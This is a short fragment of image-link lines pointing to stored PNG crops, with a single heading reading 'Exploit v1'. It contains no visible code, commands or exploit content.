



Exploit v1



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

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

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

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

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